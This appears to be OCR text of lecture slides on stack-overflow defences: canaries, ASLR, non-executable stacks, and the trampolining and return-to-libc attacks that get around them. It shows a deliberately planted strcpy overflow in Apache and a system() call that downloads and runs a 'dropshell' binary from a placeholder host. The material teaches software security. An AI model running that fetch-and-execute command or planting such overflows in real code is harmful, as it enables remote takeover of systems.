
DETECTING OVERFLOWS WITH CANARIES



DETECTING OVERFLOWS WITH CANARIES




DETECTING OVERFLOWS WITH CANARIES




DETECTING OVERFLOWS WITH CANARIES

DETECTING OVERFLOWS WITH CANARIES




DETECTING OVERFLOWS WITH CANARIES



DETECTING OVERFLOWS WITH CANARIES

Not the expected value: abort



What value should the canary have?

CANARY VALUES

From StackGuard [Wagle & Cowan]

1. Terminator canaries (CR, LF, NULL, -1)
   - Leverages the fact that scanf etc. don't allow these
2. Random canaries
   - Write a new random value @ each process start
   - Save the real value somewhere in memory
   - Must write-protect the stored value
3. Random XOR canaries
   - Same as random canaries
   - But store canary XOR some control info, instead

RECALL OUR CHALLENGES

How can we make these even more difficult?


- Putting code into the memory (no zeroes)

  Option: Make this detectable with canaries

- Finding the return address (guess the raw address)

- Getting %eip to point to our code (dist buff to stored eip)

ADDRESS SPACE LAYOUT RANDOMIZATION



Randomize where exactly these regions start

ADDRESS SPACE LAYOUT RANDOMIZATION

On the Effectiveness of Address-Space Randomization

Hovav Shacham, Stanford University, hovav@cs.stanford.edu
Matthew Page, Stanford University, mpage@stanford.edu
Ben Pfaff, Stanford University, blp@cs.stanford.edu
Eu-Jin Goh, Stanford University, eujin@cs.stanford.edu
Nagendra Modadugu, Stanford University, nagendra@cs.stanford.edu
Dan Boneh, Stanford University, dabo@cs.stanford.edu

ABSTRACT

Keywords

1. INTRODUCTION

Categories and Subject Descriptors

General Terms

Shortcomings of ASLR

- Introduces return-to-libc atk
- Probes for location of usleep
- On 32-bit architectures, only 16 bits of entropy
- fork() keeps same offsets

Linux Security and ASLR - Address Space Layout

https://www.youtube.com/watch?v=2F8pdMmeuew

theurbanpenguin

YouTube - Apr 23, 2018


RECALL OUR CHALLENGES

How can we make these even more difficult?

- Putting code into the memory (no zeroes)
  Option: Make this detectable with canaries
- Finding the return address (guess the raw address)
  Address Space Layout Randomization (**ASLR**)
- Getting %eip to point to our code (dist buff to stored eip)

GETTING %EIP TO POINT TO OUR CODE

Recall that *all* memory has Read, Write, and Execute permissions



Non-executable Memory Segments

- **Prevent running code on the stack** by enforcing a no-execution permission on the stack segment of memory.
  - If the attacker's shellcode were not able to run, then exploiting an application would be difficult.
- Finally, many operating systems now feature address space layout randomization (ASLR), which rearranges the data of a process's address space at random, making it extremely difficult to predict where to jump in order to execute code.

Non-executable Memory Segments

- Despite these protection mechanisms, researchers and hackers alike have developed **newer**, **more complicated** ways of exploiting buffer overflows.
- For example, popular ASLR implementations on 32-bit Windows and Linux systems have been shown to use an **insufficient amount of randomness** to fully prevent brute-force attacks, which has required additional techniques to provide stack-smashing protection.

Other Attack Techniques: *Trampolining*

- NOP sledding makes stack-based buffer overflows much more likely to succeed, however, they still require a good deal of guesswork and are not extremely reliable.
- **jump-to-register** or **trampolining**, is considered more precise.
- On initialization, most processes load the contents of external libraries into their address space.
- These external libraries contain instructions that are commonly used by many processes, system calls, and other low-level operating system code. Because they are loaded into the process's address space in a reserved section of memory, they are in predictable memory locations.
    - Attackers can use knowledge of these external libraries to perform a trampolining attack.

Other Attack Techniques: *Trampolining*

- For example, an attacker might be aware of a particular assembly code instruction in a Windows core system DLL and suppose this instruction tells the processor to jump to the address stored in one of the processor's registers, such as ESP.
  - If the attacker can manage to place his malicious code at the address pointed to by ESP and then overwrite the return address of the current function with the address of this known instruction, then on returning, the application will jump and execute the jmp esp instruction, resulting in execution of the attacker's malicious code.
- Once again, specific examples will vary depending on the application and the chosen library instruction, but in general this technique provides a reliable way to exploit vulnerable applications that is not likely to change on subsequent attempts on different machines, provided all of the machines involved are running the same version of the operating system.

Other Attack Techniques: *Return-to-libc*

- A return-to-libc attack, also uses the external libraries loaded at runtime—in this case, the functions of the C library, libc.
  - If the attacker can determine the address of a C library function within a vulnerable process's address space, such as system() or execv, this information can be used to force the program to call this function.
- The attacker can overflow the buffer as before, overwriting the return address with the address of the desired library function.
  - Following this address, the attacker must provide a new address that the libc function will return to when it is finished execution (this may be a dummy address if it is not necessary for the chosen function to return), followed by addresses pointing to any arguments to that function.

Other Attack Techniques: *Return-to-libc*

- When the vulnerable stack frame returns, it will call the chosen function with the arguments provided, potentially giving full control to the attacker.
  - This technique has the added advantage of not executing any code on the stack itself.
  - The stack only contains arguments to existing functions, not actual shellcode. Therefore, this attack can be used even when the stack is marked as nonexecutable.

RETURN TO LIBC

Exploit: *Oracle Buffer Overflow.* We create a buffer overflow in Apache similar to one found in Oracle 9 [10, 22]. Specifically, we add the following lines to the function `ap_getline()` in `http_protocol.c`:

```
char buf[64];
      ⋮
strcpy(buf,s); /* Overflow buffer */
```

RETURN TO LIBC

Exploit: *Oracle Buffer Overflow.* We create a buffer overflow in Apache similar to one found in Oracle 9 [10, 22]. Specifically, we add the following lines to the function `ap_getline()` in `http_protocol.c`:

```
char buf[64];
      ⋮
strcpy(buf,s); /* Overflow buffer */
```

Preferred: strlcpy

```
char buf[4];
strncpy(buf, "hello!", sizeof(buf));
strlcpy(buf, "hello!", sizeof(buf));
```

buf = {'h', 'e', 'l', 'l'}

buf = {'h', 'e', 'l', '\0'}

RETURN TO LIBC

Exploit: *Oracle Buffer Overflow.* We create a buffer overflow in Apache similar to one found in Oracle 9 [10, 22]. Specifically, we add the following lines to the function `ap_getline()` in `http_protocol.c`:

```
char buf[64];
      ⋮
strcpy(buf,s); /* Overflow buffer */
```

Goal:


```
system("wget http://www.example.com/dropshell ;
        chmod +x dropshell ;
        ./dropshell");
```

Challenge: Non-executable stack


Insight: "`system`" already exists somewhere in libc

RETURN TO LIBC


RETURN TO LIBC



